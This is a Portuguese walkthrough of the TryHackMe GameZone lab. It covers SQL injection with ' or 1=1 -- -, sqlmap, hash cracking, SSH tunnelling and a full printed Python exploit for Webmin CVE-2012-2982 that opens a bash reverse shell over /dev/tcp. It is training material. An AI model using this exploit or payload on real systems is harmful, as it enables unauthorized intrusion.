10/07/2023 – TryHackMe – GameZone

Link: <https://tryhackme.com/room/gamezone>

1. Fazendo um PortScanning com *nmap:*

Texto

Descrição gerada automaticamente

1. Acessando a página WEB, tem-se:

Interface gráfica do usuário, Site

Descrição gerada automaticamente

1. Verificando existência de SQLi colocando a seguinte query: **' or 1=1 -- -**

Interface gráfica do usuário, Aplicativo

Descrição gerada automaticamente

Interface gráfica do usuário, Texto, Aplicativo

Descrição gerada automaticamente

1. Salvando a request em um arquivo, verificando-a com *burp suíte*:

Interface gráfica do usuário, Texto, Aplicativo, Email

Descrição gerada automaticamente

Texto branco sobre fundo preto


Descrição gerada automaticamente

1. Usando *sqlmap*, tem-se:

Texto

Descrição gerada automaticamente

1. Salvando o resultado em um arquivo temporário, e verificando o arquivo, tem-se:



1. Usando site <https://crackstation.net/> para quebrar o hash, tem-se:

Interface gráfica do usuário, Texto, Aplicativo

Descrição gerada automaticamente

1. Logando via *ssh*, tem-se:

Texto

Descrição gerada automaticamente

1. Verificando portas disponíveis

Texto

Descrição gerada automaticamente

1. Realizando um Reverse SSH Tunnel, tem-se:

Texto

Descrição gerada automaticamente

Interface gráfica do usuário, Texto, Aplicativo, Email

Descrição gerada automaticamente

1. Logando com credenciais encontradas, tem-se:

Uma imagem contendo Linha do tempo

Descrição gerada automaticamente

1. Procurando exploit, encontra-se um possível exploit em <https://github.com/OstojaOfficial/CVE-2012-2982/blob/main/exploit.py> , porém deve-se alterar um pouco o código:
2. #!/usr/bin/env python
3. import requests
4. import sys
5. import string
6. import secrets
7. targetIP = sys.argv[1]
8. lhost = sys.argv[4]
9. lport = sys.argv[5]
10. data = {'page' : "%2F", 'user' : sys.argv[2], 'pass' : sys.argv[3]}
11. url = "http://" + "127.0.0.1" + ":10000/session\_login.cgi"
12. def payload():
13. payload = "bash -c 'exec bash -i &>/dev/tcp/" + lhost + "/" + lport + " <&1'"
14. return payload
15. def rand():
16. alphaNum = string.ascii\_letters + string.digits
17. randChar = ''.join(secrets.choice(alphaNum) for i in range(5))
18. return randChar
19. def check():
20. print("[+] Checking login")
21. r = requests.post(url, data=data, cookies={"testing":"1"}, verify=False, allow\_redirects=False)
22. if r.status\_code == 302 and r.cookies["sid"] != None:
23. print("[+] Login successful, executing payload")
24. return True
25. else:
26. print(r.text)
27. return False
28. def exploit():
29. r = requests.post(url, data=data, cookies={"testing":"1"}, verify=False, allow\_redirects=False)
30. sid = r.headers['Set-Cookie'].replace('\n', '').split('=')[1].split(";")[0].strip()
31. exp = "http://localhost:10000/file/show.cgi/bin/" + "%s|%s|" % (rand(), payload())
32. req = requests.post(exp, cookies={"sid":sid}, verify=False, allow\_redirects=False)
33. if req.status\_code == 200 and req.reason == "Document follows":
34. print("[+] Payload successful, sending shell")
35. else:
36. print("[-] Failed to execute payload")
37. if len(sys.argv) < 6:
38. print("[-] Usage: " + sys.argv[0] + " <IP> <Username> <Password> <LHOST> <LPORT>")
39. print("[-] This exploit is written for CVE-2012-2982.")
40. else:
41. if check() == True:
42. exploit()
43. else:
44. print("[-] Exploit failed")

13. Ao rodá-lo, escutando em uma porta com *nc*, tem-se:

Interface gráfica do usuário

Descrição gerada automaticamente